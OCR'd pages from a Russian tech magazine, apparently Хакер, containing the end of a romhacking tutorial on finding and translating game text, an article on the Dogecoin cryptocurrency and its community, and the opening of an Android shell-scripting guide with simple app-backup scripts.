


Рис. 3. Translhextion — одна из ромхакерских утилит, которая позволяет искать текст в неизвестной кодировке, подбирая ее автоматически путем перебора вариантов. Напомню, что этот прием работает, только если алфавит кодирован по порядку, а текст не запакован

Рис. 4. Пример таблицы символов, в которой они идут не по порядку (реальный пример из Final Fantasy VI Advance для GBA). В данном случае автоматически выяснить местоположение и кодировку текста Translhextion не в состоянии, но их можно определить вручную при помощи корруптора

Рис. 5. Корруптор Ромкор: bhlady.narod.ru

Рис. 6. Калькулятор поинтеров Kruptar позволяет практически забыть о технических деталях во время редактирования текста. Также поддерживает извлечение/вставку запакованного методом MTE текста. Можно обеспечить поддержку другого метода сжатия благодаря возможности написания к нему плагинов

Рис. 7. Поинтеры можно увидеть в hex-редакторе невооруженным глазом

надобится разобраться в языке ассемблера под конкретную платформу: если «на ощупь» никак не получается выяснить формат паковки данных, можно прибегнуть к дебаггингу для выяснения алгоритма распаковки. Но поскольку у каждой платформы ассемблер свой, я рассмотрю общие для всех платформ приемы, доступные даже тем, у кого нет желания или возможности редактировать машинный код соответствующей игровой приставки.

НАХОДИМ ЦЕЛЬ

Перед тем как выяснить, в каком формате хранятся нужные данные, надо сначала определить, по каким адресам они расположены. Если ты думаешь, что для того, чтобы найти расположение текста, нужно скроллить hex-редактор, то очень сильно ошибаешься. Дело в том, что кодировка текста не обязана быть стандартной. Например, латинской A может соответствовать абсолютно любое значение байта от 00 до FF. Поэтому, чтобы увидеть текст в hex-редакторе, сначала нужно скормить ему составленную таблицу кодировки символов. Только вот такую таблицу вряд ли получится сделать, пока точное расположение текста не будет найдено. А вот найти его путем скроллинга в различных режимах тайлового редактора, в принципе, можно, все равно это долго и не гарантирует, что найдешь: формат шрифта опять же может быть произвольным, иногда тайловый редактор может и не поддерживать этот формат. Не говоря уже о том, что любые данные могут быть запакованы.


Тем не менее решение задачи по гарантированному нахождению всех нужных данных выглядит довольно просто. ПО для ромхакинга, которым нужно воспользоваться в первую очередь, называется корруптор. Его задача — временно испортить ром на определенном участке, запустить ром для проверки, а затем вернуть в исходное состояние. Опционально это может быть увеличение/уменьшение значений, случайные значения или заданные (последний вариант также полезен для определения кодировки текста, когда он будет найден).

Например, для начала можно разбить текст на восемь участков и пройтись по каждому. Если несмотря на то, что некоторые данные в роме испорчены, шрифт и текст отображаются нормально, значит, этих данных на проверенном участке нет и мы можем пометить его как полностью проверенный и больше к нему не возвращаться. Если после порчи данных игра зависает, то, скорее всего, был затронут программный машинный код, а значит, пока что неизвестно, есть ли на этом участке, помимо программного кода, текст или шрифт. Чтобы это выяснить, нужно данный большой участок разбить на более мелкие и пройтись уже по ним, разумеется рекурсивно уменьшая размер исследуемых участков. Наконец, если мы видим, что текст или шрифт на этом участке испорчен, то можно будет сразу же сосредоточиться именно на нем и, постепенно уменьшая исследуемые интервалы, точно установить начало и конец интересующих данных.

Существует еще один способ найти текст. Он более быстрый, но не гарантирует результат и сработает, только если текст не запакован и алфавит закодирован упорядоченно, то есть, например, если a = 2D, то b = 2E, c = 2F, d = 30 и так далее. Можно для начала попробовать взять какое-либо не очень короткое слово, встречающееся в тексте игры, только строчными (или только заглавными) буквами, а дальше пусть самописное или готовое ПО пробежится по рому в поисках этого слова (256 – 26 = 230) раз. Если ничего найдено не будет, то я рекомендую не париться и просто воспользоваться корруптором.

ВНОСИМ ИЗМЕНЕНИЯ

Для редактирования шрифта или графики можно воспользоваться готовым тайловым редактором, но нужно иметь в виду,








Рис. 8 **Один из просмотрщиков, реализованный на Flash**

что формат хранения шрифта/графики может оказаться экзотическим и/или сжатым. Тогда придется или самому писать редактор шрифта, или «перерисовывать» шрифт в hex-редакторе, произведя все расчеты вручную, или написать перекодировщик из BMP или PNG в необходимый формат.

При редактировании текста нужно учитывать, что по умолчанию любой замененный тобой кусок не должен быть длиннее оригинала. Как правило, это ограничение очень легко обойти за счет изменения поинтеров, которые, в отличие от текста, очень узнаваемы сразу же в hex-редакторе. Но если перевод не ограничивается главным меню и окном опций, то пересчитывать и редактировать их вручную, мягко говоря, не стоит: рассчитывать и изменять их нужно автоматически. Из уже готового ПО я могу порекомендовать для этих целей Kruptar. Используя подобный софт, можно комфортно делать перевод, совершенно не парясь о том, что если вносить корректировки в уже осуществленный перевод и длина отредактированного фрагмента текста изменится, то значения множества поинтеров сдвинутся. Kruptar или ПО с аналогичным функционалом полностью возьмет на себя постоянный пересчет и правку поинтеров.

Правда, даже если используется Kruptar, очень желательно отслеживать, чтобы переведенный текст всегда умещался на экране в отведенное ему место. Конечно, это можно делать, тестируя переведенный ром через эмулятор, но это долго. Иногда для этой цели пишется специальный просмотрщик сообщений.

Для Final Fantasy V Advance HoRRoR сделал схожий просмотрщик, с описанием и скриншотом которого можно ознакомиться здесь: j.mp/1jrR8hD, но он не выкладывает свой софт в паблик по непонятной для меня причине.

Можно проверять, не вылезает ли текст за отведенные ему границы, не вручную, а автоматически.

Например, если использовать Python, то достаточно всего лишь определить словарь, ключами которого являются символы, а их значения равны ширине этих символов в пикселях в соответствии с игровым шрифтом. Затем нужно, используя регулярное выражение, пробежаться по всему тексту, отдельно по символам каждой строки, посчитав таким образом ширину текущей строки и сравнивая с максимально возможным значением, записать в лог все случаи превышения лимита (если они есть). Если лог окажется не пустым, то нужно проверить все найденные им места с помощью графического просмотрщика.

ЗАКЛЮЧЕНИЕ

В статье кратко описан процесс базового ромхакинга с применением готового софта. Хотя, конечно, лучшие инструменты — это интерпретатор или компилятор любого подходящего языка по вкусу и голова. Если готовый софт отлично справляется с возникшими задачами, то оправданно идти по уже протоптанной другими людьми тропинке, вместо того чтобы ломиться через сугроб. Но и стесняться писать собственный софт не стоит. Например, отчаянно не хватает портов виндовых утилит — даже на romhacking.net в разделе UNIX всего лишь восемь софтин. Удачи! ⌶



WWW

Сайт первой и старейшей русскоязычной ромхакинг-группы «Шедевр», появившейся в 2001 году: shedevr.org.ru

Сайт группы Magic Team, на котором есть несколько обучающих статей и их софт, включая Kruptar: www.magicteam.net

Сайт группы Chief-Net, где также можно почитать обучающие статьи: chief-net.ru

Сайт группы Owls Group: owls-group.org.ru

Сайт группы ExclusivE: ex-ve.ru/pronas

Сайт, пожалуй, самого известного российского ромхакера HoRRoR. На сайте также присутствует Wiki-раздел, где можно не только почитать статьи на данную тему, но и поделиться своим опытом. Отдельно стоит отметить, что его командой выполнен идеальный перевод первой части культового хоррора Silent Hill, выходившего эксклюзивно для первого поколения PlayStation в 1999 году: consolgames.ru

Крупный англоязычный портал, посвященный ромхакингу: www.romhacking.net

Крупнейший русскоязычный портал, посвященный эмуляции с практически полным архивом эмуляторов и ромов: emu-land.net

Сайт хака Mortal Kombat. Работа проделана огромная: umk3.hacking-cult.org

МЕТОДЫ СЖАТИЯ ДАННЫХ

MTE

Самый простой для понимания метод — словарная система, как правило используемая для сжатия текста. Метод называется MTE, при его использовании одним или двумя байтами кодируется сразу несколько (а возможно, даже много) символов, комбинация которых часто встречается в тексте. Вообще говоря, MTE можно считать не методом сжатия, а всего лишь обычной кодировкой с поправкой на то, что одному/двум/нескольким байтам может соответствовать не только один символ, но и несколько/много.

Пресловутые комбинации символов прописаны в словаре, который также хранится где-то в роме. Формат словаря может быть разный: слова, разделенные спецсимволом; слова, записанные слитно, + указатели на них; слова, записанные слитно, + таблица длин. Под «словом» в данном случае понимается произвольный набор символов, среди которых могут встречаться и пробелы. То есть таким «словом» в отдельных случаях может являться и несколько слов, например какое-то часто встречающееся в тексте словосочетание. С другой стороны, это может быть и часть слова, например ing. Даже если слово совпадает с языковым, то оно может использоваться и как часть более длинных слов. Например, если артиклю the соответствует значение {D6}, то местоимение they, скорее всего, будет везде сокращаться до двух байт: {D6}y.

Если остались вопросы, то краткую статью о том, как ломать MTE, можно прочитать на сайте ромхакинг-группы Chief-Net: j.mp/1gks3jM.

Инструмент Kruptar, о котором мы неоднократно рассказывали в этой статье, поддерживает MTE из коробки просто потому, что поддерживает таблицы символов, в которых произвольному количеству байт может соответствовать произвольное количество символов. Благодаря поддержке таких таблиц есть также возможность обозначить специальные байт-коды, которые могут встречаться в тексте и которые не хочется запоминать, специальными кодами, понятными человеку и несложными для запоминания.

Также можно упомянуть DTE — это частный случай MTE, когда часто встречающаяся комбинация из двух символов (например, сочетание th) кодируется одним байтом.

RLE

Также довольно прост метод RLE (Run Length Encoding). Он не очень подходит для сжатия текста, но может пригодиться для сжатия графики. А прост он потому, что его фишка заключается всего лишь в замене длинной последовательности повторяющихся много раз одних и тех же элементов — байтов или последовательностей байт, например отвечающих за отображение пикселей одного и того же цвета. Многократное повторение элемента всего лишь заменяется на одну копию этого элемента и число, отвечающее за количество повторений этого элемента.

Несмотря на свою простоту, даже RLE способен помешать увидеть графику в тайловом редакторе. Если, конечно, это не специализированный редактор с поддержкой автораспаковки.

LZ77

Более эффективен широко известный метод сжатия семейства LZ, до сих пор имеющего кучу применений в различных областях современного IT. Назван в честь своих разработчиков Абрахама Лемпеля и Якоба Зива, а также года его публикации. Неплохо подходит для сжатия как графики, так и текста.


Идея заключатся в использовании ссылок на ранее встречавшийся фрагмент информации, при этом данный метод реализован так, что, по сути, уже включает в себя и фишку RLE.

Обзор утилиты unLZ-GBA для борьбы с запакованной методом LZ77 графикой на GBA: j.mp/1m9KcGk.

Также можно найти более подробное описание RLE и LZ77: habrahabr.ru/post/141827/.


ФЕНОМЕН DOGECOIN

КАК МИЛАЯ СОБАЧКА ПРИНЕСЛА ПОПУЛЯРНОСТЬ НОВОЙ КРИПТОВАЛЮТЕ



Андрей Письменный
apismenny@gmail.com

В интернете подчас случаются настолько невероятные события, что мы потихоньку привыкли к их странности и чуть ли не перестали ее замечать. Одна из таких историй — о том, как пятидесятилетняя японка, воспитательница детского сада, сфотографировала свою собаку породы сиба-ину и опубликовала снимок в блоге; через четыре года это изображение стало знаменитым, а затем дало имя одной из криптовалют и помогло ей обрести немалую популярность. Речь, конечно же, о Dogecoin.



↑ **Большинство картинок с doge выглядит примерно так**

Для тех, кто не знаком с мемом doge (читается «дож»), стоит пояснить, что это картинки с изображением сиба-ину в окружении надписей, раскрывающих внутренний монолог собаки. Формат требует использования шрифта Comic Sans и нарочито неправильного английского языка. К примеру, на фотографии, где собаке протягивают печенье, она думает: «wow», «much ruin diet», «very biscuit», «such treat», «amaze» и так далее (увы, на русский затруднительно перевести эти надписи, не потеряв колорита). Собака почти всегда восторгается происходящим, что добавляет картинкам позитивного настроения.

Главный двигатель популярности doge — раздел r/doge на Reddit, а пик славы японской собаки приходится на конец 2013 года. Вокруг Bitcoin тогда кипели очередные страсти, и о криптовалютах не говорил только ленивый. Бывший специалист по маркетингу компании Adobe Джексон Палмер не только говорил, но и придумал сделать свою валюту и назвать ее Dogecoin («Дожкоин») — в честь doge. 28 ноября 2013 года он пишет в своем твиттере: «Инвестирую в Dogecoin, уверен, что за ним будущее». Так начался путь этой необычной валюты.

Dogecoin основан на исходных кодах Litecoin и технически мало чем от него отличается. Главное, что выделяет Dogecoin на фоне других криптовалют, — это брендинг, сообщество и несколько иной способ применения.

С брендингом все понятно сразу: сиба-ину со своим игривым взглядом украшает все изображения монет, клиентские программы и сайты, посвященные Dogecoin. Там, где на долларах пишут «In God We Trust», а на рублях — «Банк России», изображения монет Dogecoin имеют надписи «Very currency wow much coin how money so crypto». Несерьезный тон, окружающий Dogecoin, чувствуется сразу, но это не значит, что мы имеем дело всего лишь с затянувшейся шуткой. За полгода своего существования «монеты с собачкой» обрели весомый статус и интересные перспективы.

На момент написания статьи за один доллар можно купить примерно две тысячи дожкоинов, а футболка с логотипом Dogecoin в магазине shopdoge.com стоит около 53 тысяч doge. В сравнении с курсом Bitcoin, по-прежнему составляющим сотни долларов к одному биткоину, — сущие пустяки, но это не мешает Dogecoin занимать пятое место в рейтинге криптовалют после Bitcoin, Litecoin, Peercoin и Ripple. Дело в том, что список этот ранжируется не по курсу по отношению к доллару, а по рыночной капитализации, то есть суммарной стоимости всех монет: капитализация Dogecoin составляет примерно 36 миллионов долларов, Litecoin — 289 миллионов (разница с doge меньше, чем на порядок), Bitcoin — 5,5 миллиарда. Но при этом в мире существует около 13 миллионов биткоинов, 28 миллионов лайткоинов и 76 миллиардов (!) doge. Отсюда и такая разница в курсах: Dogecoin просто-напросто более мелкая монета.


Никто не мешает зарабатывать майнингом Dogecoin и играть на курсах валют, однако у типичного владельца капитала в doge иные интересы. В то время как на форумах, посвященных Bitcoin, обсуждаются серьезные вещи вроде обеспечения безопасности хранилищ хешей или постройки более мощных серверов для добычи, владельцы Dogecoin заняты совсем другим. Они то и дело собирают средства на благотворительность и любят дарить друг другу небольшие суммы — будто это не деньги, а что-то вроде форумной «кармы».



↓ **Сайт doge4kids.org празднует успешный сбор денег на закупку щенков**

Низкая стоимость монет подходит для микротранзакций как нельзя лучше: в Dogecoin крайне удобно передавать мелкие деньги, тем более что стоимость перевода составляет всего один doge. Есть и другие полезные нововведения: в первую очередь Dogetipbot — бот, который помогает выразить симпатию собеседнику прямо на Reddit или в Twitter. Если владелец кошелька Dogecoin хочет пожертвовать пять монет автору какого-нибудь поста или комментария на Reddit, он пишет +/u/dogetipbot 5 doge, и перевод происходит автоматически.

Получается, что авторы удачных картинок или популярных комментариев имеют шанс заработать на этом доллар-другой. Из-за этого Dogecoin напоминает валюту будущего еще больше, чем Bitcoin, так как, по сути, представляет собой помесь денежной системы и репутационной. Как часто мы жалеем, что всякие ретвиты, лайки и прочие рекоубы — штуки бесполезные, хоть и приятные? Использование вместо них Dogecoin или аналогичной валюты придало бы популярности в социальных сетях совершенно иной смысл. О том, как события могут развиваться дальше, можно узнать из фантастического романа Кори Доктороу «Down and Out in the Magic Kingdom» (текст на английском свободно доступен на сайте автора). Весь сюжет в нем крутится вокруг сложной репутационной системы, которую использует вместо денег общество, живущее в условиях изобилия.



Ямайская команда на Олимпиаде в Сочи



Другое увлечение поклонников Dogecoin — это благотворительность. Они уже совершили немало славных деяний, к примеру собрали 30 тысяч долларов на программу Doge 4 Kids. Деньги пойдут в фонд 4 Paws For Ability и будут потрачены на покупку и доставку щенков детям, страдающим от различных заболеваний. Другая инициатива, Doge 4 Water, помогла собрать около 20 тысяч долларов на снабжение Южной Кении чистой водой. Однако куда больше славы Dogecoin принесла кампания по финансированию бобслеистов с Ямайки, которые желали отправиться на Олимпиаду в Сочи, но испытывали денежные затруднения.

Ямайская команда по бобслею уже успела прославиться в 1988 году, когда впервые выступала на зимней Олимпиаде. Тогда обошлось без сборов денег по интернету (за отсутствием такового), но никак не без шумихи — еще бы, ведь одно словосочетание «ямайский бобслеист» звучит не вполне правдоподобно и вызывает улыбку. Через пять лет на студии Disney сняли фильм Cool Runnings, повествующий об истории команды, и он принес ей еще большую известность (а Disney — кассовые сборы в 155 миллионов долларов).

В этот раз от участия в зимней Олимпиаде ямайских спортсменов отделяли 80 тысяч долларов — столько не хватало на снаряжение, тренировки, перелет и прочие расходы. Сообщество Dogecoin так прониклось идеей, что с легкостью собрало значительную часть суммы — 30 тысяч долларов. В первые 12 часов пожертвования шли настолько успешно, что курс Dogecoin временно поднялся вдвое.

Позже читатели новостей будут тереть глаза при виде заголовка «Ямайские бобслеисты потеряли боб», потом утерянный при перелете боб таки найдется, и команда успешно займет 29-е место на соревнованиях. Тот факт, что в спонсорстве была замешана криптовалюта с забавным названием и собачкой на логотипе, тоже не ускользнет от прессы, и Dogecoin получит очередную порцию популярности.

Поняв, что правильная реклама — это путь к успеху, сообщество Dogecoin продолжило эксперименты. Следующей целью

Финальный дизайн машины NASCAR



Джексон Палмер



Этот человек, одетый для посещения бассейна и с татуировкой DOGE на груди, выиграл конкурс костюмов на Dogecon

выбрали спонсорство гонщика NASCAR — для него собрали 55 тысяч долларов, и машину украсила фирменная монетка с собакой и многочисленные надписи Dogecoin. Без интересных происшествий, как всегда, не обошлось: владелец сервиса для обмена электронных валют Moolah.io решил пожертвовать 1350 долларов, но ошибся ноликом и пожертвовал тринадцать с половиной тысяч. Но брать деньги назад он отказался и даже предложил купить билет на гонку любому, кто внесет 1350 долларов и больше.

25 апреля прошла первая конференция, посвященная Dogecoin, она получила название Dogecon. Джексон Палмер выступил с пятнадцатиминутной речью, в которой подвел итог 138 дням существования валюты. Он отметил, что Dogecoin за этот период вырос значительно сильнее, чем Bitcoin в первые месяцы своего существования, и что по количеству переводов Dogecoin опережает все другие криптовалюты.

Палмер к тому же верит, что разнообразие способов конвертации электронных валют в традиционные — далеко не самое важное, о чем стоит заботиться. «Жизнеспособность цифровой валюты не должна зависеть от того, насколько ее легко перевести в наличные», — говорит он. Вместо этого Палмер подталкивает своих последователей к тому, чтобы создать валюту, которая была бы для интернета родной.

С отцом Dogecoin согласны далеко не все. Сторонники Bitcoin, к примеру, считают «альткоины» (любые альтернативные криптовалюты, похожие на Bitcoin) делом ненужным: к чему плодить сущности, если не удалось придумать ничего кардинально нового?

Еще больше Dogecoin критикуют за то, что ее популярность может кончиться вместе с популярностью мема doge. Это звучит резонно: представьте, что в рунете сейчас были бы в ходу виртуальные монеты с грустным лисом, манулом (и надписью «Потрать кота!») или какие-нибудь медвед-рубли. Пройдет не так много времени, и о doge все позабудут. Ждет ли тогда печальная судьба и Dogecoin?



Сложно себе представить, что Dogecoin когда-нибудь превратится в единую мировую валюту, но дружелюбное сообщество, простота использования и набирающие оборот рекламные акции приносят Dogecoin все новых сторонников. Важен и психологический аспект. Если про Bitcoin часто говорят, что это не настоящие деньги, а что-то уровня фантиков, то Dogecoin нелепо в этом винить: он изначально настолько похож на фантики, насколько это возможно. И как бы парадоксально это ни звучало, именно такой подход может лучше всего сработать в интернете.

Заскриптуй смартфон полностью



SHELL-СКРИПТИНГ В СРЕДЕ ANDROID

Android основан на ядре Linux, включает в себя набор стандартных UNIX-команд и простой шелл sh. Все это значит, что мы можем не только использовать командную строку для выполнения низкоуровневых операций, но и писать шелл-скрипты, которые будут выполнять функции, недоступные из графического интерфейса. В этой статье мы поговорим о том, что с их помощью можно сделать и зачем все это нужно.

Евгений Зобнин
androidstreet.net

Для прошлого номера журнала я написал статью о Tasker — системе, которая позволяет автоматизировать работу Android и заменить сотни сторонних приложений. К сожалению, Tasker ограничен высокоуровневыми функциями Android и не позволяет выполнять такие низкоуровневые операции, как монтирование файловых систем, изменение параметров ядра, системных переменных или запуск демонов. Зато все это можно сделать с помощью скриптов.

Сразу оговорюсь, что в этой статье речь пойдет о шелл-скриптах в традиционном для Linux понимании, без использования инструментов вроде SL4A, QPython или Roboto. Главное назначение таких скриптов — изменение поведения системы, параметров ядра, работа с демонами (ADB, например) и тому подобное. Скрипты могут стартовать на этапе загрузки ОС, установки новой прошивки, после тапа по кнопке или же по традиции — из терминала.

В статье я расскажу, как писать такие скрипты, как заставить их стартовать автоматически, привязывать к определенному системному событию. В качестве бонуса также объясню, как заставить консоль восстановления (recovery) выполнить необходимые тебе действия перед установкой или сразу после установки новой прошивки. Начинаем.

ОСОБЕННОСТИ ANDROID-ОКРУЖЕНИЯ

В самой своей основе, там, где нет Java и Dalvik, Android представляет собой минималистичный Linux-дистрибутив со всеми свойственными ему атрибутами: ядром, системой инициализации, набором библиотек, демонов, консольных команд и, конечно же, шеллом. Последний — это не что иное, как mksh из MirBSD, переименованный в sh; простой командный интерпретатор с поддержкой языковых конструкций классического Bourne shell из UNIX и автодополнением по нажатию Tab.

В качестве комплекта базовых UNIX-команд здесь используется toolbox, своего рода урезанная альтернатива BusyBox, которая позволяет вызывать несколько разных команд из одного бинарника (с помощью симлинков). Toolbox включает в себя очень ограниченный набор команд, в котором нет не только grep или sort, но даже cp. Поэтому для полноценной работы со скриптами настоятельно рекомендуется установка BusyBox, благо в маркете полно бесплатных инсталляторов.

Сам шелл располагается не совсем по адресу, поэтому «шибанг» в скриптах будет выглядеть несколько по-иному, а именно !/system/bin/sh. Зато о расположении бинарников можно не думать вообще, так как в переменной $PATH всегда прописаны правильные значения. Каталогов для поиска команд тут всегда три: /system/bin/, /system/sbin/ и /system/xbin/ для внешних бинарников. Туда обычно устанавливается BusyBox.

Основное назначение скриптинга в Android — работа с ядром и системными утилитами. Ядро тут стандартное и экспортирует все те же интерфейсы /proc и /sys, через которые можно рулить железом и состоянием системы. Плюс есть набор специфичных для Android утилит, которые будут очень полезны при разработке скриптов:

- pm — менеджер пакетов, позволяет устанавливать, удалять и перемещать софт;
- am — менеджер активностей (Activity), может быть использован для запуска приложений;
- dumpsys — дамп в консоль массы различной информации о состоянии системы;
- screencap — утилита для снятия скриншота;
- screenrecord — утилита для записи скринкастов;
- getprop/setprop — команды для чтения и изменения системных переменных;
- start/stop — запуск и остановка системных служб;
- input — позволяет отправлять в текущее окно кей-коды (эмуляция клавиатуры);
- service — утилита для управления Java-сервисами, имеет очень много возможностей;
- svc — позволяет управлять Wi-Fi, USB-подключением и питанием.



INFO

По словам разработчика mksh, изначально пользовательские версии Android-смартфонов вообще не должны были иметь в своем составе шелл, но после выпуска смартфона для разработчиков HTC (T-Mobile) G1 он фактически стал стандартной частью системы.

ПЕРВЫЙ ПРИМЕР

Теперь давай попробуем написать первый скрипт. Делать это лучше на компе, а еще лучше в Linux или редакторе, который умеет создавать текстовые файлы без символа возврата каретки (который при открытии в Android будет выглядеть как ^M в конце каждой строки).

Наш первый скрипт будет состоять всего из двух строк, которые делают бэкап всех установленных приложений на карту памяти.

Его код (требует BusyBox):

```
#!/system/bin/sh
mkdir /sdcard/backup
cp /data/app/*.apk /sdcard/backup
```

Сохраняем (пусть он называется apk_backup.sh) и перекидываем на смартфон с помощью ADB:

```
$ adb push apk_backup.sh /sdcard/
```

Теперь его нужно запустить. Проще всего сделать это с помощью все того же ADB:

```
$ adb shell sh /sdcard/apk_backup.sh
```



Часть вывода команды dumpsys

```
    user #0 uid=10084
    class=com.google.android.apps.plus.phone.EsApplication
    dir=/data/app/com.google.android.apps.plus-1.apk publicDir=/data/app/com.google.android.apps
.plus-1.apk data=/data/data/com.google.android.apps.plus
    packageList={com.google.android.apps.plus}
    compat={240dpi always-compat}
    thread=android.app.ApplicationThreadProxy@41b3d268
    pid=10216 starting=false
    lastActivityTime=-19s629ms lastPssTime=-14m41s811ms nextPssTime=+327ms
    adjSeq=173149 lruSeq=0 lastPss=6747 lastCachedPss=6747
    keeping=true cached=false empty=true
    oom: max=16 curRaw=5 setRaw=5 cur=5 set=5
    curSchedGroup=0 setSchedGroup=0 systemNoUi=false trimMemoryLevel=0
    curProcState=7 repProcState=7 pssProcState=13 setProcState=7 lastStateTime=-19s673ms
    hasStartedServices=true
    lastRequestedGc=-3h23m14s398ms lastLowMemory=-3h23m14s398ms reportLowMemory=false
    Services:
      - ServiceRecord{41ebde30 u0 com.google.android.apps.plus/.service.EsService}
    Published Providers:
      - com.google.android.libraries.social.picasalegacy.PicasaPhotoContentProvider
        -> ContentProviderRecord{41f93a70 u0 com.google.android.apps.plus/com.google.android.lib
raries.social.picasalegacy.PicasaPhotoContentProvider}
      - com.google.android.apps.photos.content.GooglePhotosImageProvider
        -> ContentProviderRecord{41f939d8 u0 com.google.android.apps.plus/com.google.android.app
s.photos.content.GooglePhotosImageProvider}
```

```
root@mb526:/ # pm
usage: pm list packages [-f] [-d] [-e] [-s] [-3] [-i] [-u] [--user USER_ID] [FILTER]
       pm list permission-groups
       pm list permissions [-g] [-f] [-d] [-u] [GROUP]
       pm list instrumentation [-f] [TARGET-PACKAGE]
       pm list features
       pm list libraries
       pm list users
       pm path PACKAGE
       pm dump PACKAGE
       pm install [-l] [-r] [-t] [-i INSTALLER_PACKAGE_NAME] [-s] [-f]
                  [--algo <algorithm name> --key <key-in-hex> --iv <IV-in-hex>]
                  [--originating-uri <URI>] [--referrer <URI>] PATH
       pm uninstall [-k] PACKAGE
       pm clear [--user USER_ID] PACKAGE
       pm enable [--user USER_ID] PACKAGE_OR_COMPONENT
       pm disable [--user USER_ID] PACKAGE_OR_COMPONENT
       pm disable-user [--user USER_ID] PACKAGE_OR_COMPONENT
       pm disable-until-used [--user USER_ID] PACKAGE_OR_COMPONENT
       pm block [--user USER_ID] PACKAGE_OR_COMPONENT
       pm unblock [--user USER_ID] PACKAGE_OR_COMPONENT
       pm grant PACKAGE PERMISSION
       pm revoke PACKAGE PERMISSION
       pm set-install-location [0/auto] [1/internal] [2/external]
       pm get-install-location
```

Почти все команды Android имеют подробную справку

Примерно таким же образом скрипт можно запустить из консоли на самом смартфоне/планшете:

```
$ sh /sdcard/apk_backup.sh
```

Само собой, это не очень удобно. Поэтому нам нужен какой-то быстрый способ запуска скрипта. Наиболее удобное из найденных мной решений — это приложение QuickTerminal. Устанавливаем, запускаем, переходим на вкладку Quick Command, нажимаем кнопку «+», вбиваем имя (произвольное) и команду (sh /sdcard/apk_backup.sh), в поле Output Type выбираем либо Dialog Output, либо Nothing. В первом случае во время выполнения скрипта на экране появится окно с результатом, во втором все пройдет в фоне. Кому что удобнее. Далее сохраняем и получаем кнопку, с помощью которой скрипт можно будет запустить быстро и легко.

Теперь напишем скрипт, который восстановит наш бэкап:

```
#!/system/bin/sh
for i in /sdcard/backup/*; do
  pm install -t -r $i
done
```

В нем мы задействовали команду pm с опцией install и флагами -t и -r, которые заставляют систему устанавливать приложения, даже если они подписаны тестовым ключом или уже установлены. Также можно использовать флаг -s, который принуждает приложения к установке на карту памяти (если такая возможность есть), или -f — установка во внутреннюю память устройства.

